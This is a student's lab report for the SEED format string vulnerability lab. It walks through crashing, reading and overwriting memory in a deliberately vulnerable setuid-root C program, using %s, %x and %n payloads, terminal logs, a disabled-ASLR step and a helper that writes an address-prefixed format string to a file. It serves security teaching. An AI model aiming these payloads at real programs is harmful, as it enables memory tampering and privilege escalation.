Mohammad Arshad

U00304676


NCS 531 11

Format string vulnerability lab

Task 1: Exploit the vulnerability


In this lab we are exploiting the format string vulnerability.

- Compiled the given program (**vul_prog.c**). We will get an error as given below. This is because, when using printf, the format string is better be a string literal and not a variable. printf() expects its format to be a string literal, not a dynamically created string printf("%s", str_a). We can ignore this error.



```
[02/22/2018 07:46] root@ubuntu:/home/seed# cd lab5
[02/22/2018 07:46] root@ubuntu:/home/seed/lab5# gcc -o vul_prog vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:31:2: warning: format not a string literal and no format arguments [-
Wformat-security]
[02/22/2018 07:47] root@ubuntu:/home/seed/lab5# █
```


- Changed the executable to SET UID root program.



```
[02/22/2018 07:54] seed@ubuntu:~$ cd lab5
[02/22/2018 07:54] seed@ubuntu:~/lab5$ sudo chown root vul_prog
[sudo] password for seed:
[02/22/2018 07:55] seed@ubuntu:~/lab5$ sudo chmod u+s vul_prog
[02/22/2018 07:55] seed@ubuntu:~/lab5$ ls -l vul_prog
-rwsr-xr-x 1 root root 7371 Feb 22 07:47 vul_prog
[02/22/2018 07:55] seed@ubuntu:~/lab5$ █
```

1. **Crash the Program.**

- I run the program and enter a number of **%s format string** to crash the program.
- As you can see below, the program terminated with error message “**Segmentation fault (core dumped).**




```
[02/22/2018 07:56] seed@ubuntu:~/lab5$ ./vul_prog
The variable secret’s address is 0xbfb3c020 (on stack)
The variable secret’s value is 0x 934c008 (on heap)
secret[0]’s address is 0x 934c008 (on heap)
secret[1]’s address is 0x 934c00c (on heap)
Please enter a decimal integer
457
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
[02/22/2018 07:57] seed@ubuntu:~/lab5$ █
```

- Core Dump/Segmentation fault is a specific kind of error caused by accessing memory that “does not belong to you.” When a piece of code tries to do read and write operation in a read only location in memory or freed block of memory, it is known as core dump. It is an error indicating memory corruption.


2. **Print out the secret[1] value.**

- This time we enter a number of **%x** as our format string to the **printf** statement.
- **%x** to move the pointer back when the program run call **printf** to try to output **user_input.**
- Using **%x** I found where **int_input** is located.



```
[02/23/2018 17:23] root@ubuntu:/home/seed/lab5# ./vul_prog
The variable secret’s address is 0xbfdee320 (on stack)
The variable secret’s value is 0x 867e018 (on heap)
secret[0]’s address is 0x 867e018 (on heap)
secret[1]’s address is 0x 867e01c (on heap)
secret[1]’s address is 141025308 (on heap)
Please enter a decimal integer
123
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%x
bfdee328,1,b7621309,bfdee34f,bfdee34e,0,bfdee434,867e018,7b
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

- Now we add a **%s** to the 9th position in the input to display the value at that position.




```
[02/23/2018 17:25] root@ubuntu:/home/seed/lab5# ./vul_prog
The variable secret’s address is 0xbfdf3410 (on stack)
The variable secret’s value is 0x 8c90018 (on heap)
secret[0]’s address is 0x 8c90018 (on heap)
secret[1]’s address is 0x 8c9001c (on heap)
secret[1]’s address is 147390492 (on heap)
Please enter a decimal integer
147390492
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%s
bfdf3418,1,b7645309,bfdf343f,bfdf343e,0,bfdf3524,8c90018,U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[02/23/2018 17:26] root@ubuntu:/home/seed/lab5# █
```

- The print result is “U‟, because the original value of secret[1] is “0x55‟, which corresponds to ASCII “U‟.

3. **Modify the secret[1] value.**


- To modify the value of secret[1] I added “**%n”** at the 9th position(postion of secret[1]) in the input.
- When format string contains “**%n**”, it will write the number of the string that written to the variable that address point to.
- Here we can see that the value change to “**0x39”.**



```
[02/23/2018 17:31] root@ubuntu:/home/seed/lab5# ./vul_prog
The variable secret’s address is 0xbf8149e0 (on stack)
The variable secret’s value is 0x 9bd6018 (on heap)
secret[0]’s address is 0x 9bd6018 (on heap)
secret[1]’s address is 0x 9bd601c (on heap)
secret[1]’s address is 163405852 (on heap)
Please enter a decimal integer
163405852
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%n
bf8149e8,1,b75fa309,bf814a0f,bf814a0e,0,bf814af4,9bd6018,
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x39
[02/23/2018 17:32] root@ubuntu:/home/seed/lab5# █
```

4. **Modify the secret[1] value to a pre-determined value.**

- We add 4 numbers in format string and value of secret[1] is now **0x3d** which is 4 more than **0x39**.




```
[02/23/2018 17:32] root@ubuntu:/home/seed/lab5# ./vul_prog
The variable secret’s address is 0xbfe75770 (on stack)
The variable secret’s value is 0x 9c6f018 (on heap)
secret[0]’s address is 0x 9c6f018 (on heap)
secret[1]’s address is 0x 9c6f01c (on heap)
secret[1]’s address is 164032540 (on heap)
Please enter a decimal integer
164032540
Please enter a string
%x,20%x,%x04,%x,%x,%x,%x,%x,%n
bfe75778,201,b75e730904,bfe7579f,bfe7579e,0,bfe75884,9c6f018,
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x3d
[02/23/2018 17:33] root@ubuntu:/home/seed/lab5# █
```

Task 2: Memory randomization.


Memory randomization is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities.

- Here, I deleted the first **scanf** statement which asked to enter an integer.




```
#include<stdlib.h>

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
        char user_input[100];
        int *secret;
        int int_input;
        int a, b, c, d; /* other variables, not used here.*/
        /* The secret value is stored on the heap */
        secret = (int *) malloc(2*sizeof(int));

        /* getting the secret */
        secret[0] = SECRET1; secret[1] = SECRET2;
        printf("The variable secret's address is 0x%8x (on stack)\n",
                (unsigned int)&secret);
        printf("The variable secret's value is 0x%8x (on heap)\n",
                (unsigned int)secret);
        printf("secret[0]'s address is 0x%8x (on heap)\n",
                (unsigned int)&secret[0]);
        printf("secret[1]'s address is 0x%8x (on heap)\n",
                (unsigned int)&secret[1]);
        //printf("Please enter a decimal integer\n");
        //scanf("%d", &int_input); /* getting an input from user */
        printf("Please enter a string\n");
        scanf("%s", user_input); /* getting a string from user */
        /* Vulnerable place */
        printf(user_input);
        printf("\n");
        /* Verify whether your attack is successful */
        printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
        printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
        return 0;
}
```

- I turned off the address randomization and tested the address space of secret[0] and secret[1] which remains same all the time.




```
[02/23/2018 17:33] root@ubuntu:/home/seed/lab5# sysctl -w kernel.randomize_va_sp
ace=0
kernel.randomize_va_space = 0
[02/23/2018 17:35] root@ubuntu:/home/seed/lab5# gcc -o vul_prog2 vul_prog2.c
vul_prog2.c: In function ‘main’:
vul_prog2.c:32:2: warning: format not a string literal and no format arguments [
-Wformat-security]
[02/23/2018 17:36] root@ubuntu:/home/seed/lab5# ./vul_prog2
The variable secret’s address is 0xbffff324 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
Please enter a string
123
123
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[02/23/2018 17:36] root@ubuntu:/home/seed/lab5# ./vul_prog2
The variable secret’s address is 0xbffff324 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
Please enter a string
45
45
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[02/23/2018 17:36] root@ubuntu:/home/seed/lab5# █
```

- I used mystring.c program to inject format string in the vulnerable program now.




```
#include <sys/types.h>
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
int main()
{
        char buf[1000];
        int fp, size;
        unsigned int *address;
        /* Putting any number you like at the beginning of the format string */
        address = (unsigned int *) buf;
        *address = 0x804b008;
        /* Getting the rest of the format string */
        scanf("%s", buf+4);
        size = strlen(buf+4) + 4;
        printf("The string length is %d\n", size);
        /* Writing buf to "mystring" */
        fp = open("my_string", O_RDWR | O_CREAT | O_TRUNC, S_IRUSR | S_IWUSR);
        if (fp != -1) {
                write(fp, buf, size);
                close(fp);
        } else {
                printf("Open failed!\n");
        }
}
```

- By providing multiple **%s** as the input to **mystring** program, I was able to crash the **vul_prog.**




```
[02/22/2018 11:23] seed@ubuntu:~/lab5$ ./mystring
%s%s%s%s%s%s%s%s%s%s
The string length is 22
[02/22/2018 11:24] seed@ubuntu:~/lab5$ ./vul_prog2 < my_string
The variable secret’s address is 0xbffff334 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
